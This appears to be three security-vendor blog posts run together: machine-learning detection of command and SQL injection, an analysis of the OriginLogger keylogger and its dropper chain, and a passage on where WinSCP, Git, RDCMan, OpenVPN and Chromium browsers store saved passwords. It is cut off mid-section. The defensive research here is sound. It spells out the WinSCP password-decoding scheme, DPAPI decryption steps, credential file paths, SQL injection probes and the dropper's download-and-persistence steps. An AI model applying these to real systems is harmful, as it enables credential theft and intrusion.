Code injection is an attack technique widely used by threat actors to launch arbitrary code execution on victim machines through vulnerable applications. In 2021, the Open Web Application Security Project (OWASP) ranked it as third in the top 10 web application security risks.
Given the popularity of code injection in exploits, signatures with pattern matches are commonly used to identify the anomalies in network traffic (mostly URI path, header string, etc.). However, injections can happen in numerous forms, and a simple injection can easily evade a signature-based solution by adding extraneous strings. Therefore, signature-based solutions will often fail on the variants of the proof of concept (PoC) of Common Vulnerabilities and Exposures (CVEs). In this blog, we explore how deep learning models can help provide more flexible coverage that is more robust to attempts by attackers to avoid traditional signatures.
Why Intrusion Prevention System Signatures Aren’t Sufficient – How Machine Learning Can Help
Intrusion Prevention System (IPS) signatures have long been proven to be an efficient solution for cyberattacks. Depending on predefined signatures, IPS can accurately detect known threats with few or no false positives. However, creating IPS rules involves proof of concept or technical analysis of certain vulnerabilities, so it is challenging for IPS signatures to detect unknown attacks due to a lack of knowledge. For example, remote code execution exploits are often crafted with vulnerable URI/parameters and malicious payloads, and both parts should be identified to ensure threat detection. On the other hand, in zero-day attacks, both parts can be either unknown or obfuscated, making it difficult to have the needed IPS signature coverage. In our experience, we found the following set of challenges faced by threat researchers:
False negatives. Variations and zero-day attacks are seen every day, and IPS cannot have full coverage for all of them due to a lack of attack details beforehand.
False positives. To address variants and zero-day attacks, generic rules with loose conditions are created, which inevitably brings the risk of false alarm.
Latency. The time lag between vulnerability disclosure, security vendors rolling out protections and customers applying security patches represents a significant window for attackers to exploit the end user.
While these problems are innate to the nature of IPS signatures, machine learning techniques can address these shortcomings. Based on real-world zero days and benign traffic, we trained machine learning models to address common attacks such as remote code execution and SQL injection. From our recent research, presented in this blog, we find that these models can be very helpful in zero-day exploit detection, being both more robust and quicker to respond than traditional IPS methods.
In the following sections, we’ll share some case studies and insights into how machine learning models can be incorporated into exploit detection modules, and how effective this can be.
Detection Case Studies on Zero-Day Exploits
Case Study 1: Command Injection Detection
Command injection has long been a major threat in network security. Due to their easy-to-exploit nature and severe impact, command injection vulnerabilities have the potential to bring tremendous damage to affected organizations, especially when patches come late. Last year, vulnerabilities in commonly used software such as Log4Shell and SpringShell placed hundreds of millions of Java-based servers and web applications at risk. Meanwhile, vendors were busy updating IPS signatures to cover constantly evolving attack patterns derived from the original exploit in a frustrating cat-and-mouse chase, and we still see obfuscated attacks attempted today.
Generally, for those vulnerabilities which include specific paths or parameters, IPS signatures are a good idea since attacks can be accurately filtered out by the URI and suspicious payload. However, some exploits of critical vulnerabilities can be flexible due to the nature of HTTP protocols. For example, the Log4Shell vulnerability can be triggered through all kinds of user inputs. Moreover, the complexity of HTTP encoding methods allows attackers to evade normal detection using partial or mixed encoding. In such situations, machine learning methods can more accurately identify abnormal traffic, yielding corresponding verdicts with the knowledge of previously seen malicious sample payloads.
We trained a state-of-the-art Convolutional Neural Network (CNN) with cutting edge deep learning technologies loosely based on previous academic research on Temporal Convolutional Networks. While variable length inputs suggest that a recurrent model structure such as a Recurrent Neural Network (RNN) or a Long Short-Term Memory (LSTM) Network may be suitable, research shows that a simple convolutional architecture often outperforms recurrent models. Our model has learned more generalizable common patterns in command injection exploits while also being specific enough to avoid false positives. In the following sections, we discuss case studies of command injection exploits and how our new machine learning model is able to accurately detect them.
Atlassian Confluence is a web-based corporate wiki tool used to help teams to collaborate and share knowledge efficiently. One recent remote code execution vulnerability, CVE-2022-26134, targets Confluence versions 1.3.0-7.4.17, 7.13.0-7.13.7, 7.14.0-7.14.3, 7.15.0-7.15.2, 7.16.0-7.16.4, 7.17.0-7.17.4 and 7.18.0-7.18.1. We have observed successful exploitation leveraging this vulnerability to perform Cerber Ransomware attacks.
Figure 1. One PoC attack leveraging CVE-2022-26134.
Malicious but arbitrary commands can be inserted in the payload to perform various activities. The machine learning model can easily distinguish between benign and malicious activities and block the attacks using different commands without knowing the full context of the application.
2. Unknown IoT Zero-Day Attack
Sometimes we see alerts from our internal threat hunting research platform when processing real-world traffic. After filtering out false positives, these types of detections usually indicate that a zero-day attack has been captured. For example, on April 29, 2022, we saw the HTTP request shown in Figure 2.
Figure 2. An HTTP request that triggered an alert on our machine learning model.
The command and control (C2) server was down shortly after we got the traffic, so it is difficult to verify details of the exploit and payload. However, according to our threat intelligence, this could be attributed to a previously unknown attack targeting certain MIPS-based smart devices.
With traditional IPS technologies, it’s possible to miss such attacks since the vulnerable URI and parameters have never been seen before; it’s hard to determine if the requested data is benign or suspicious. In this specific case, our IPS with a default configuration did not result in an alert, but our machine learning model successfully identified the attack with a high confidence score.
The Tenda AC18 router is prone to a remote code execution vulnerability, allowing attackers to execute arbitrary commands on the device. Not long after the vulnerability was published, a Palo Alto Networks researcher discovered an exploit in the wild targeting this specific CVE, as shown in Figure 3.
Figure 3. Exploit in the wild targeting CVE-2022-31446.
Similar to the zero-day IoT attack mentioned above, it's difficult for traditional IPS solutions to detect such attacks due to their inherent limitations. However, our machine learning model detected the exploit with high confidence. The machine learning model identifies that requests in the POST body are highly suspicious and suggests the IP address shown in Figure 3 should be further investigated with correlated malicious samples.
Case study 2: SQL Injection Detection
SQL injections are another notorious and challenging threat in network security. In this type of attack, threat actors alter SQL queries and inject malicious code by exploiting vulnerabilities. SQL injections may result in information modification, sensitive data leakage and unauthorized command executions in underlying database systems. Due to the serious potential impact of SQL injection vulnerabilities, their prompt detection and zero-day exploit prevention on the network side are critical to fortifying an organization’s assets.
Unfortunately, the task is challenging with traditional IPS systems due to time limitations and the need for technical expertise. Traditional systems require properly composing and testing customized signatures to cover zero-day SQL exploitations, such as exploits targeting, for example, CVE-2022-0332 and CVE-2022-34265. Even worse, attackers may utilize readily available hacking tools such as sqlmap to generate SQL injection exploitations that are very difficult to cover with IPS signatures. In this case, machine learning solutions can effectively classify malicious SQL injection payloads from benign traffic by examining carefully selected features covering a variety of SQL injection exploitations. The following vulnerability case studies demonstrate the effectiveness and efficiency of the machine learning solutions we have developed.
Moodle is a free and open source learning management system with more than 300 million users. However, Moodle versions 3.11 to 3.11.4 have a vulnerability (CVE-2022-0332) in the server.php file due to the lack of user input sanitization, making it possible to use the union operator to query unexpected data. When given the following payload, vulnerable versions of Moodle will query the SQLite engine version with the function sqlite_version() and return it to the user. Our machine learning solution effectively derives features from capturing the union-select related SQL injection code snippet and flexibly detects exploitations of CVE-2022-0332.
Figure 4. One PoC leveraging CVE-2022-0332.
After decoding, the PoC of CVE-2022-0332 is shown in Figure 5.
Django is a widely used framework to build websites, including Instagram, Disqus, Pinterest, etc. CVE-2022-34265 is an issue affecting the Django framework. This vulnerability is caused by an improper check on parameter values for the Trunc() and Extract() functions, which may lead to unexpected SQL statement execution. Two PoCs for CVE-2022-34265 are shown in Figures 6 and 7. Both payloads use a boolean injection sub-payload followed by a stack injection sub-payload. When a payload is appended to the predefined SQL statement, the first statement split by the semicolon will always be true because of the or 1=1. The second part will lead to a sleep of five seconds by the program, which, on the browser side, leads to a five second waiting time. The five second delay on the front end can indicate the successful SQL statement execution – which also indicates the existence of the SQL injection vulnerability. Our machine learning solution can also effectively detect the SQL injection patterns as or 1=1 statements, which can help us effectively prevent the exploitation of such vulnerabilities.
Figure 6. Two PoCs for CVE-2022-34265.Figure 7. After decoding, two PoCs for CVE-2022-34265.
3. sqlmap-generated exploitation
sqlmap is an open source tool used in penetration testing to detect and exploit SQL injection flaws, which can automate the process of crafting exploitations of SQL injection vulnerabilities. While the tool can be used for legitimate purposes, it can also be abused by attackers.
Figure 8 shows a PoC of SQL injection from sqlmap. After decoding, we can observe the snippet and 1043=1043, which is a widely used pattern for blind SQL exploitation. The attacker can leverage the statement to sniff the vulnerabilities of web services and database systems. The pattern is similar to or 1=1 (see our discussion of CVE-2022-34265), but sqlmap can generate polymorphic SQL injection exploitations as long as the statement is always true after and.
These types of patterns are challenging to detect via IPS signatures. While a traditional signature might only be able to match one and 1=1 case, our machine learning solution can properly cover the exploitation with dedicated features for all similar and 1=1 cases.
Figure 8. One PoC from SQLmap.Figure 9. The decoded PoC from SQLmap.
Machine Learning Test Results
For detecting zero day exploits, we trained two machine learning models: one for detecting SQL injection attacks, and one for detecting command injection attacks. We prioritize a low false positive rate in order to minimize adverse effects of deploying these models for detection. For both models, we train on HTTP GET and POST requests. To generate these datasets, we combined multiple sources, including tool-generated malicious traffic, live traffic, internal IPS data sets and more.
From ~1.15 million benign and ~1.5 million malicious samples containing SQL queries, our SQL model achieved a 0.02% false positive rate and a 90% true positive rate.
From ~1 million benign and ~2.2 million malicious samples containing web searches and possible command injections, our command injection model achieves a 0.011% false positive rate and a 92% true positive rate.
These detections are particularly useful because they can provide protections against new zero-day attacks, while being resistant to small modifications that might evade traditional IPS signatures.
Conclusion
Command injection and SQL injection attacks continue to be some of the most common and most concerning threats affecting web applications. While traditional signature-based solutions remain effective against out-of-the-box exploits, they often fail to detect variants; a motivated adversary can make minimum modifications and evade such solutions.
To combat these ever-evolving threats, we developed a context-based deep learning model that proved to be effective in detecting the latest high profile attacks. Our models were able to successfully detect zero-day exploits such as the Atlassian Confluence vulnerability, the Moodle vulnerability and the Django vulnerability. These types of flexible detections will prove to be critical in providing comprehensive defense in an ever-evolving malware landscape.
To protect our customers, the Palo Alto Networks Next-Generation Firewall uses a combined inline and cloud solution. Our traditional IPS solutions remain effective for protecting against a significant portion of existing exploits, including SQL injections and command injections. In addition, the machine learning models we explored in this blog have the potential to provide even more robust protections beyond IPS signatures.
On March 4, 2019, one of the most well-known keyloggers used by criminals, called Agent Tesla, closed up shop due to legal troubles. In the announcement message posted on the Agent Tesla Discord server, the keylogger’s developers suggested people switch over to a new keylogger: “If you want to see a powerful software like Agent Tesla, we would like to suggest you OriginLogger. OriginLogger is an AT-based software and has all the features.” OriginLogger is a variant of Agent Tesla. As such, the majority of tools and detections for Agent Tesla will still trigger on OriginLogger samples.
Recently, when sitting down to analyze some malware tagged as Agent Tesla, I was surprised to learn I was actually looking at something else. This fact revealed itself to me when I began analyzing the malware families’ configurations at scale after creating tooling to extract them.
In this blog, I will cover the OriginLogger keylogger malware, how it handles the string obfuscation for configuration variables and what I found when looking at the extracted configurations that allowed for better identification and further pivoting.
When I began researching OriginLogger, I could find little to no public information about it. There are several Agent Tesla-related analysis blogs that I now recognize as pertaining to OriginLogger – sometimes tagged as “AgentTeslav3” – but otherwise, the public internet is pretty light on relevant information.
During my search, I stumbled across a YouTube video posted in 2018 (before Agent Tesla closed up shop) by a person selling “fully undetectable” (FUD) tools. This person showed off the OriginLogger tools with a link to buy it from a known site that traffics in malware, exploits and the like.
Figure 1. OriginLogger feature highlights (Source: screenshots of the OriginLogger sale page from a YouTube video on OriginLogger).Figure 2. OriginLogger feature list.
Additionally, they showed both the web panel and the malware builder.
The image of the builder shown in Figure 4 was particularly interesting to me as it provided a default string – facebook, twitter, gmail, instagram, movie, skype, porn, hack, whatsapp, discord – that might be unique to this application. Sure enough, a content search on VirusTotal shows one matching file (SHA256: 595a7ea981a3948c4f387a5a6af54a70a41dd604685c72cbd2a55880c2b702ed) uploaded on May 17, 2022.
Figure 5. VirusTotal search for string.
Downloading and attempting to run this file resulted in errors due to missing dependencies; however, knowing the builder’s filename, OriginLogger.exe, allowed me to expand the search and locate a Zip archive (SHA256: b22a0dd33d957f6da3f1cd9687b9b00d0ff2bdf02d28356c1462f3dbfb8708dd) containing all of the files required to run OriginLogger.
Figure 6. Bundled files in Zip archive.
The settings.ini file contains the configuration the builder will use, and in Figure 7 we can see the previous search string listed under SmartWords.
Figure 7. OriginLogger Builder settings.ini file.
The file profile.origin contains the embedded username/password that a customer registers with when purchasing OriginLogger.
Figure 8. OriginLogger builder login screen.
Amusingly, if you flip around the values in the profile file, the plaintext password is revealed.
Figure 9. Contents of profile.origin file.Figure 10. OriginLogger builder login screen with threat actor password revealed in plaintext.
When a user logs in, the builder attempts to authenticate with the OriginLogger servers to validate the subscription.
At this point, I had two versions of the builder. The first one (b22a0d*), contained in the Zip file, was compiled Sept. 6, 2020. The other, which contained the SmartWords string (595a7e*), was compiled on June 29, 2022, just about two years after the first.
The later version makes its authentication request over TCP/3345 to IP 23.106.223[.]46. Since March 3, 2022, this IP has resolved to the domain originpro[.]me. This domain has resolved to the following IP addresses:
23.106.223[.]46 204.16.247[.]26 31.170.160[.]61
The second IP, 204.16.247[.]26, stands out due to resolving these other OriginLogger related domains:
Things get more interesting when looking at the older builder. This one attempts to reach out to a different IP address for the authentication.
Figure 11. PCAP showing remote IP address.Unlike the IP addresses associated with originpro[.]me, 74.118.138[.]76 does not resolve to any OriginLogger domains directly but instead resolves to 0xfd3[.]com. Pivoting on this domain shows it contains both DNS MX and TXT records for mail.originlogger[.]com.
Beginning around March 7, 2022, the domain in question began resolving to IP 23.106.223[.]47, which is one value higher in the last octet than the IP used for originpro[.]me, which used 46.
These two IP addresses have shared multiple SSL certificates:
The RDP login screens for both of the servers beginning with IP 23.106.223.X show a Windows Server 2012 R2 server with multiple accounts.
Figure 12. RDP login screen for 23.106.223[.]46.When further searching for this domain, I came across the GitHub profile for user 0xfd3, which contains the two repositories shown in Figure 13.
Figure 13. User 0xfd GitHub.
I’ll circle back to these later in the blog when looking at the code, but (spoiler alert) they are also used in OriginLogger.
Dropper Lure
Before diving into the malware, I’ll quickly cover the dropper that led to the sample I set out to analyze. As both Agent Tesla and OriginLogger are commercialized keyloggers, the initial droppers will vary greatly between campaigns and should not be considered unique to either. I present the below as a real-world example of an attack dropping OriginLogger and show that they can be quite convoluted and obfuscated.
The initial lure document is a Microsoft Word file (SHA256: ccc8d5aa5d1a682c20b0806948bf06d1b5d11961887df70c8902d2146c6d1481). When opened, this document displays a photo of a passport for a German citizen, along with a credit card. I’m not quite sure how enticing this would be as a lure for a normal user, but either way, you’ll note the inclusion of numerous Excel Worksheets below the image, as shown in Figure 14.
Figure 14. Lure document.
Each of these sheets are contained in separate embedded Excel Workbooks and are exactly the same:
Within each Workbook is a singular macro that simply saves a command to execute at the following location:
C:\Users\Public\olapappinuggerman.js
Figure 15. Excel VBA macro.
Once run, this will download and execute via MSHTA the contents of the file at hxxp://www.asianexportglass[.]shop/p/25.html. A screenshot of the website is shown in Figure 16.
Figure 16. Website to appear legitimate.This file contains an embedded obfuscated script in the middle of the document as a comment.
Figure 17. Website hidden comment.
Unescaping the script reveals the code shown in Figure 18, which downloads the next payload from a BitBucket snippet (hxxps://bitbucket[.]org/!api/2.0/snippets/12sds/pEEggp/8cb4e7aef7a46445b9885381da074c86ad0d01d6/files/snippet.txt) and establishes persistence with a scheduled task named calsaasdendersw that runs every 83 minutes and uses MSHTA again to execute the script contained within hxxp://www.coalminners[.]shop/p/25.html.
Figure 18. Unescaped script.
The snippet hosted on the BitBucket website contains further obfuscated PowerShell code and two binaries encoded and compressed.
The first of the two files (SHA256: 23fcaad34d06f748452d04b003b78eb701c1ab9bf2dd5503cf75ac0387f4e4f8) is a C# reflective loader using CSharp-RunPE. This tool is used to hollow out a process and inject another executable inside of it; in this case, the keylogger payload will be placed inside the aspnet_compiler.exe process.
Figure 19. PowerShell command to execute method contained in dotNet assembly.Note the projFUD.PA class that the Execute method is called from. Morphisec released a blog in 2021 called “Revealing the Snip3 Crypter, a highly evasive RAT loader,” where they analyze a crypter-as-a-service and fingerprint the crypter’s author using this artifact.
The second of the two files (SHA256: cddca3371378d545e5e4c032951db0e000e2dfc901b5a5e390679adc524e7d9c) is the OriginLogger payload.
OriginLogger Configuration
As previously stated, the original intention of this analysis was to automate and extract configuration-related details from the keylogger. To achieve this, I started by looking at how the configuration-related strings are used.
I won’t be diving into any of the actual functionality of the malware as it’s fairly standard and mirrors analysis of older Agent Tesla variants. Just as the threat actors’ advertisements state, the malware uses tried and true methods and includes the ability to keylog, steal credentials, take screenshots, download additional payloads, upload your data in a myriad of ways and attempt to avoid detection.
To start extracting configuration-related details, I needed to figure out how the user-supplied data is stored in the malware; it turned out to be straightforward. The builder will take the dynamic string values and concatenate them into a giant blob of text which is then encoded and stored in a byte array to be decoded at runtime. Once the malware runs and hits a particular function that needs a string, such as the HTTP address to upload screenshots to, it will pass the offset and string length to a function that will then carve out the text at that location within the blob.
To illustrate, below you can see the decoding logic used for the main blob of text.
Figure 20. OriginLogger plaintext blob decoding.
Each byte is XOR’d by the index of the byte within the byte array, and again XOR’d by the value 170 to reveal the plaintext.
For each sample generated by the builder, this blob of text will differ depending on what’s configured, so offsets and positioning will change. Looking at the raw text shown in Figure 21 is helpful, but without splicing it up, it becomes hard to determine where the boundaries end or begin.
Figure 21. Plaintext blob.
It also does not help when it comes time to analyze the malware, as you won’t be able to discern when or where something is used. To figure this next piece out, I needed to look at how OriginLogger handles the splicing.
Below you can see the function responsible for carving out the string, followed by the beginning of the individual methods containing the offset and length.
Figure 22. OriginLogger string functions.
In this case, if the B() method is called at some point by the malware, it will pass 2, 2, 27 to the obfuscated nameless function at the top of the image. The first integer is used for the array index where the decoded string will be stored. The second (offset) and third (length) integers are then passed to the GetString function to obtain the text. For this particular entry, the resulting value – <font color="#00b1ba"><b>[ – is used during the creation of the HTML page it uploads to display the stolen data.
Knowing how the string parsing works, I could then automate the extraction of these strings. To start, it helps to look at the underlying intermediate language (IL) assembly instructions.
Figure 23. OriginLogger IL instructions for string function.
For each of these lookups, the structure of the function block will remain the same. At index 6-8 in Figure 23, you will see three ldc.i4.X instructions where X dictates an integer value that will be pushed onto the stack before calling the previously described splicing function. This overall structure creates a framework that can then be used to match all of the corresponding functions in the binary for parsing.
Leveraging this, I wrote a script to identify the encoded byte array, determine the XOR values and then splice up the decoded blob in the same fashion the malware uses it. With this, you can scroll through the decoded strings and look for things of interest. Once something is identified, knowing the offset and subsequent function name, you can pivot into the part of the malware that leverages them.
Figure 24. OriginLogger decoded strings.
From here, I started renaming the obfuscated methods to reflect their actual values, which made analysis easier on the eyes.
Figure 25. OriginLogger FTP upload function.
It should be noted that the same string deobfuscation can be achieved by using de4dot and its dynamic string decryption feature by specifying the string types as delegate and identifying the tokens of interest. This works extremely well for single file analysis.
Recall that I mentioned in the OriginLogger Builder section of this blog that I’d circle back to the GitHub repositories of the 0xfd3 user. Take a look in Figure 26 at the Chrome Password Recovery code uploaded in March 2020 after OriginLogger took Agent Tesla’s prominence in the keylogger world.
Figure 26. Chrome Password Recovery.
Compare Figure 26 to the code from the OriginLogger sample with renamed methods shown in Figure 27.
Look familiar? These types of similarities abound as OriginLogger has continued development where Agent Tesla left off.
Identifying OriginLogger Through Artifacts
Using this tooling, I extracted 1,917 different configurations, which gives insight into the exfiltration methods used and allows for clustering of samples based on the underlying infrastructure.
This is where I began to understand that what I was looking at wasn’t Agent Tesla but instead a different keylogger – OriginLogger. Two particular exfiltration methods that both showed multiple references to “origin” in some fashion led me to connect the dots.
For example, one of the URLs configured for a sample to upload keylogger and screenshot data to was hxxps://agusanplantation[.]com/new/new/inc/7a5c36cee88e6b.php. This URL is no longer active so I started searching for historical information about it to understand what was on the receiving end of these HTTP POST requests. By plugging in the domain to URLScan.io, it showed login pages for the panel in the same directory but, more importantly, that the OriginLogger web panel (SHA256: c2a4cf56a675b913d8ee0cb2db3864d66990e940566f57cb97a9161bd262f271) was observed on this host at the time of scanning four months ago.
Figure 28. URLScan.io scan history for domain.Similarly, one of the exfiltration methods is through Telegram bots. To utilize them, OriginLogger requires a Telegram bot token to be included so the malware can interact with it. This provides another unique opportunity to analyze the infrastructure in use. In this case, I can use the token to query Telegram with what equates to a whoami command and observe the names used by the bot creator. Below are a handful of examples showing relevant naming.
Like other keyloggers that are commercially sold, OriginLogger is used by a wide variety of people for various malicious purposes around the globe. In the past, I’ve written about taking a deeper look at the victims of keyloggers and what analyzing their screenshots can reveal about the potential intentions of the attackers. In this blog post, I will summarize some observations of the data extracted from the corpus of OriginLogger samples I collected. Most samples had multiple exfiltration techniques configured and I’ll cover each one below.
SMTP is still the primary mechanism used for exfiltrating data and was identified in 1,909 samples. This is most likely because:
The traffic will blend in with normal user traffic better than other included protocols.It’s relatively easy for attackers to obtain stolen e-mail accounts.
E-mail providers usually offer a large amount of storage space.
There were 296 unique e-mail recipient addresses for the stolen data and 334 unique e-mail account credentials used to send them.
FTP was configured in 1,888 samples using 56 unique FTP servers and 79 unique FTP accounts, with multiple accounts logging to different directories, likely based on different campaigns. Across the accessible servers, which were limited to 11 of the 56, there are 442 unique victims, with some victims being logged hundreds of times.
Web uploads to the OriginLogger panel followed closely behind and were configured in 1,866 samples, uploading to 92 unique URLs. When analyzing these URLs, the PHP file used for the upload showed a pattern of alphanumeric characters in the filename, with a couple of additional patterns presenting themselves in the directory structure. Looking into the source code of the web panel as shown in Figure 29 shows that the PHP filename is an MD5 value of some random bytes and is placed in the /inc/ (incoming) directory.
Figure 29. OriginLogger source code for setup.php.
Keep in mind that many keylogger purchasers may not have much technical experience and tend to use a “full service” vendor that creates everything for them so that all they are required to do is distribute the keylogger. I suspect this is a reason for a lot of the URIs having similar structures. For example, the structure http://<ipaddress>/<name>/inc/<md5>.php is repeated throughout, and the first level of the directory shows values unlikely to be generated automatically – possibly account-related:
For the last exfiltration method, we have Telegram identified in 1,732 samples with 181 unique Telegram bots receiving the stolen data. In addition to being able to issue a whoami for the bot, we’re able to query for information related to the channels where stolen information was uploaded. The most prominent of the channels are below with the details currently in use:
Count
Channel Bio
Owner
Bot Name
41
Invest in bitcoin now and attain financial freedom
Alaa Ahmed
obomike_bot
25
Free Cannabis
Cry_ptoSand
sales3w7_bot, oasisx_bot, valiat073_bot
21
Atrium Investment Ltd: We Help You ACHIEVE YOUR LIFE GOALS
Doris E. Athey
Tino08Bot
20
Self Discipline, Consistency and humanity.
Lucas Grayson
Odion2023bot
18
Come Closer
Anthony Forbes
Anthonyforbes2023bot
14
Think it, Code It
CodeOnce DeSpartan
PWORIGIN_bot
12
Dream cha$er 4L
Lurgard da Great
johnwalkkerBot
11
coder..no system is safe.. Private crypt 100$..knowledge is power
☠️The Devil☠️( do not disturb ))
Skiddoobot
10
PhD Engineering
Alexander Macbill
swft_bot
Table 2. Prominent Channels
Finally, one feature that is not utilized very often is the ability for OriginLogger to download an additional payload after infecting the victim system. In the samples discussed here, only two were configured to download additional malware.
Conclusion
OriginLogger, much like its parent Agent Tesla, is a commoditized keylogger that shares many overlapping similarities and code, but it’s important to distinguish between the two for tracking and understanding. Commercial keyloggers have historically catered to less advanced attackers, but as illustrated in the initial lure document analyzed here, this does not make attackers any less capable of using multiple tools and services to obfuscate and make analysis more complicated. Commercial keyloggers should be treated with equal amounts of caution as would be used with any malware.
Luckily, in this instance, because of the similarities between the two aforementioned keyloggers, detections and protections carried over from one generation to the next – albeit with slightly inaccurate signature naming.
There is a constant debate between usability and security in the software world. Many third-party programs can make their users’ lives easier and save them time by storing their credentials. However, as it turns out, this convenience often comes at the price of poor security, causing the risk of password theft. Credentials gathered in this manner can then be used during an actual cyberattack.
In this article, we will explain the dangers of credential theft. We will examine some common third-party software scenarios related to credential gathering, looking into how passwords are stored, how they can be retrieved and how to monitor these actions based on real-world attack scenarios.
Cortex XDR Customers are protected from such attacks using the Credential Gathering Protection Module released in Cortex 3.4 on Windows, Linux and MacOS agents.
Thus, when attackers can get a password from one source, they can try to use it against other resources, including some that are more protected. So, for every program A that is well secured, the user could use the same password or pattern on program B that is less secure – which could result in making program A less secure.
Furthermore, if it turns out that a person is using their operating system password in other less secure locations, a whole new world of possibilities is open to the attacker.
Let’s say, for example, that person X uses the same password for his Windows account domain and a Linux FTP file server. In this scenario, person X uses the common program WinSCP to manage their files in the file server. Although WinSCP advises that saving passwords isn’t recommended, person X accesses this file server every week, so they prefer to save time and save their password.
Figure 1. Password saving is not recommended by WinSCP.
As we will demonstrate later in this blog, the user’s password can easily be retrieved from where WinSCP stores it. An attacker who can get a foothold on X’s personal computer can get their domain account password – only because it is being saved insecurely. This is on top of the fact that the password is valid for connecting to the file server. This file server may contain files with sensitive information to which the attacker now has access. From there, the attacker can use tools like BloodHound to estimate how far they can spread within an organization.
Credential Gathering in Practice
Software: WinSCP
WinSCP is a popular SFTP client and FTP client for Microsoft Windows that is used to copy files between local Windows computers and remote servers using FTP, FTPS, SCP and SFTP.
Tested version:
5.19.6 (Build 12002 2022-02-22)
Where are credentials stored?
WinSCP stores the encrypted user’s password under the registry key HKCU\software\martin prikryl\winscp 2\sessions\<session_name> in a value called Password.
How can the credentials be recovered?
WinSCP performs symmetric mathematical operations on the bits of the user’s passwords. It takes each byte of the password, computes the complement to 0xFF (11111111), and after that, XORs it with the byte 0xA3 (10100011).
The encryption process comprises finding the complement and performing the XOR one time. The password is then stored in the Password registry value. Since these mathematical operations are symmetric, all we need to do is perform the same two operations once again, in reverse order, to get the original value.
For example, let's take a commonly used password: Aa123456. This is how WinSCP will store this password: 1D3D6D6E6F68696A.
In Figure 2, we see the steps to decrypt the password:
Figure 2. Decrypting a password stored in WinSCP.
The password is saved along with the HostName and UserName. To get it from the Password registry value, we must find the index at the beginning of the password. This calculation is pretty easy – depending on the WinSCP version, the first or third byte of the registry value is the length of the username, hostname and password, concatenated. The start index is the following byte to the length, and its value is multiplied by two. Both the length and the start index are encrypted in the same way.
The UserName and HostName are also saved on different registry values, so we know their length and value. All we do is decrypt the Password registry value from the index: start index + username length + hostname length to length, and we will get our password.
Figure 3. Location of username, hostname and password, concatenated.
In the wild
We have seen the following script executed in multiple customer environments:
Figure 4. Suspicious PowerShell with encoded command.
-enc stands for EncodedCommand, meaning that a base-64-encoded string is used as the command.
In the decoded script, we can see an attempt to decrypt WinSCP passwords:
Figure 5. PowerShell script for extracting and decrypting WinSCP’s passwords.
Figure 6. Cortex XDR prevented attempts to read passwords stored in WinSCP.
Software: Git
Tested version:
2.35.1.windows.2
Where are credentials stored?
Git allows for the use of both passwords and Personal Access Tokens (PATs).
When users want to save time by saving their Git credentials, they can do it using the following command:
git config credential.helper 'store'
Using this command, Git will save the user’s credentials indefinitely on disk, in plain text.
Possible files containing passwords:
<userprofile>\.git-credentials
<userprofile>\.config\git\credentials
Git allows using PATs as credentials instead of the traditional use of passwords. These tokens are more modular, as any number of access tokens can be created, each with different permissions and expiration dates.
Although it is possible to control users’ actions in a more modular and granular way, each associated with a specific PAT, anyone who has the user’s PAT can view all repositories to which the user has access.
These tokens also appear in cleartext in the same files mentioned above.
How can the credentials be recovered?
Anyone who reads these files will see the username, password or token, and relevant Git repository in plain text.
Software: RDCMan
Tested version:
2.83
RDCMan manages multiple remote desktop connections. It is useful for managing server labs where you need regular access to machines, such as automated check-in systems and data centers.
Where are credentials stored?
When a user decides to save a password for a session using RDCMan, the default configuration file will be %localappdata%\Microsoft\Remote Desktop Connection Manager\RDCMan.settings
This file is an XML file that contains general metadata about each RDP connection.
Among the data, there is an XML tag called CredentialsProfiles, which has attracted our attention.
We can see that under this tag, there is another one called CredentialsProfiles, and inside there are credentialsProfile XML tags, with a Password tag.
Figure 7. Looking at the XML tags in RDCMan.settings
How can the credentials be recovered?
To retrieve the password, we will have to execute commands in the context of the person using the RDCMan program. This is because the password is being saved using the DATA Protection API (DPAPI), which enables symmetric encryption and decryption of any kind of data using the functions CryptProtectData and CryptUnprotectData, respectively.
So, to get the password, we need to call the function CryptUnprotectData.
Usually, the only user who can decrypt the data is a user with the same login credentials as the user who encrypted the data.
Although gathering credentials from RDCMan requires an additional step from the attacker than was needed in some of our other examples – running the software in the context of the relevant user – there is great value to the result for the attacker. If the effort is successful, it’s possible for the threat actor to get all the users and passwords for all of the machines that this specific user connects to.
Once the attacker is able to execute commands in the context of the user, all that remains in order to gather credentials is to:
Open the RDCMan.settings file and check for the password XML tag.
Decode the string in the tag with base64.
Call CryptUnprotectData with the decoded password string.
Decode the result using UTF-8 (or other relevant formats).
Remove unnecessary null characters.
Looking at the example above, the password saved in the file was:
OpenVPN is a virtual private network system that implements techniques to create secure point-to-point or site-to-site connections in routed or bridged configurations and remote access facilities.
Where are credentials stored?
OpenVPN stores the user’s password under the registry key HKCU\software\openvpn-gui\configs\<session_name> in a value called auth-data.
How can the credentials be recovered?
OpenVPN also uses the DPAPI mechanism, with the additional optional entropy parameter (which can be set to NULL).
When an optional entropy DATA_BLOB structure was used in the encryption phase, that same DATA_BLOB structure must be used for the decryption phase.
In the case of OpenVPN, the entropy is saved in a registry value called entropy. The entropy registry value is also stored in the path HKCU\software\openvpn-gui\configs\<session_name>
So, calling CryptUnprotectData with the password from auth-data and entropy (from entropy) will give us the session password.
The entropy registry value contains an extra byte of 00, so we just need to omit it.
Figure 9. Above, the PowerShell script for recovering an OpenVPN password. Below, the way auth-data and entropy registry values are shown via reg.exe (POC).
Software: Chromium-based Browsers
Tested version:
Google Chrome – Tested version: 103.0.5060.53 (Official Build) (64-bit)
Microsoft Edge – Tested version: 103.0.1264.37 (Official Build) (64-bit)
Opera – Tested version: 88.0.4412.53
The Chromium projects include Chromium, the open-source project behind the Google Chrome browser.
In a typical usage routine, many people tend to save passwords while surfing the internet.
Figure 10. Passwords saved by Google Chrome Version 102.0.5005.115 (Official Build) (64-bit).
Where are credentials stored?
When using a Chromium-based browser, like Microsoft Edge, Opera or Google Chrome, passwords are located encrypted in an SQLite database file, usually called login data.
Each profile has a password database – its login data file.
The key used to encrypt the passwords is located in the parent folder, in a JSON file called local state.
For example:
login data locations:
Google Chrome: %localappdata%\google\chrome\user data\<PROFILE>\login data
Microsoft Edge: %localappdata%\microsoft\edge\user data\<PROFILE>\login data
Opera: %appdata%\opera software\operastable\<PROFILE>\login data
local state locations:
Google Chrome: %localappdata%\google\chrome\user data\local state
Microsoft Edge: %localappdata%\microsoft\edge\user data\local state
Opera: %appdata%\opera software\opera stable\local state
How can the credentials be recovered?
